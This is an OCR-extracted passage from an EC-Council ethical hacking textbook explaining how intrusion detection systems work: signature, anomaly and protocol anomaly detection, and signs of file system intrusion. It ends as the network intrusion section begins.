


Figure 12.1: Placement of IDS

How an IDS Works

The primary purpose of the IDS is to provide real-time monitoring and detection of intrusions. Additionally, reactive IDS (and IPS) can intercept, respond to, and/or prevent intrusions.

An IDS works as follows:

- IDS have sensors to detect malicious signatures in data packets, and some advanced IDS include behavioral activity detection to detect malicious traffic behavior. Even if the packet signatures do not match perfectly with the signatures in the IDS signature database, the activity detection system can alert administrators about possible attacks.
- If the signature matches, the IDS performs predefined actions such as terminating the connection, blocking the IP address, dropping the packet, and/or raising an alarm to notify the administrator.
- When signature matches, anomaly detection will be skipped; otherwise, the sensor may analyze traffic patterns for an anomaly.
- When the packet passes all the tests, the IDS will forward it to the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.2: Working of IDS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How an IDS Detects an Intrusion?

An IDS uses three methods to detect intrusions in the network.

- **Signature Recognition**

  Signature recognition, also known as misuse detection, tries to identify events that indicate an abuse of a system or network. This technique involves first creating models of possible intrusions and then comparing these models with incoming events to make a detection decision. The signatures for IDS were created under the assumption that the model must detect an attack without disturbing normal system traffic. Only attacks should match the model; otherwise, false alarms could occur.

  - Signature-based intrusion detection compares incoming or outgoing network packets with the binary signatures of known attacks using simple pattern-matching techniques to detect intrusions. Attackers can define a binary signature for a specific portion of the packet, such as TCP flags.
  - Signature recognition can detect known attacks. However, there is a possibility that other innocuous packets contain the same signature, which will trigger a false positive alert.
  - Improper signatures may trigger false alerts. To detect misuse, a massive number of signatures are required. The more the signatures, the greater are the chances are of the IDS detecting attacks; however, the traffic may incorrectly match with the signatures, thus impeding system performance.
  - A large amount of signature data requires more network bandwidth. IDS compare signatures of data packets against those in the signature database. An increase in

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the number of signatures in the database could result in the dropping of certain packets.

- New virus attacks such as URSNIF and VIRLOCK have driven the need for multiple signatures for a single attack. Changing a single bit in some attack strings can invalidate a signature generated for that attack. Therefore, entirely new signatures are required to detect a similar attack.
- Despite the problems with signature-based IDS, such systems are popular, and they work well when configured correctly and monitored closely.

- **Anomaly Detection**

  Anomaly detection, or "**not-use detection**," differs from signature recognition. Anomaly detection involves a database of anomalies. An anomaly is detected when an event occurs outside the tolerance threshold of normal traffic. Therefore, any deviation from regular use is an attack. Anomaly detection detects intrusions based on the fixed behavioral characteristics of the users and components in a computer system. Establishing a model of normal use is the most challenging step in creating an anomaly detector.


  - In the traditional method of anomaly detection, essential data are kept for checking variations in network traffic. However, in reality, there is some unpredictability in network traffic, and there are too many statistical variations, thus making these models imprecise. Some events labeled as anomalies might only be irregularities in network usage.
  - In this type of approach, the inability to construct a model thoroughly on a regular network is a concern. These models should be used to check specific networks.

- **Protocol Anomaly Detection**

  Protocol anomaly detection depends on the anomalies specific to a protocol. It identifies particular flaws in vendors' deployment of the TCP/IP protocol. Protocols are designed according to RFC specifications, which dictate standard handshakes to permit universal communication. The protocol anomaly detector can identify new attacks.

  - There are new attack methods and exploits that violate protocol standards.
  - Malicious anomaly signatures are becoming increasingly common. By contrast, the network protocol is well defined and is changing slowly. Therefore, the signature database should frequently be updated to detect attacks.
  - Protocol anomaly detectors are different from traditional IDS in terms of how they present alarms.
  - The best way to present alarms is to explain which part of the state system is compromised. For this purpose, IDS operators must have thorough knowledge of protocol design.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



General Indications of Intrusions

Intrusion attempts on networks, systems, or file systems can be identified by following some general indicators:

- **File System Intrusions**

  By observing system files, the presence of an intrusion can be identified. System files record the activities of the system. Any modification or deletion of the file attributes or the file itself is a sign that the system has been a target of an attack:

  - If you find new, unknown files/programs on your system, then there is a possibility that the system has been intruded into. The system can be compromised to the extent that it can, in turn, compromise other network systems.
  - When an intruder gains access to a system, he or she tries to escalate privileges to gain administrative access. When the intruder obtains administrator privileges, he/she could change file permissions, for example, from read-only to write.
  - Unexplained modifications in file size are also an indication of an attack. Make sure you analyze all your system files.
  - The presence of rogue suid and sgid files on your Linux system that do not match your master list of suid and sgid files could indicate an attack.
  - You can identify unfamiliar file names in directories, including executable files with strange extensions and double extensions.
  - Missing files are also a sign of a probable intrusion/attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Network Intrusions**

  Similarly, general indications of network intrusions include:

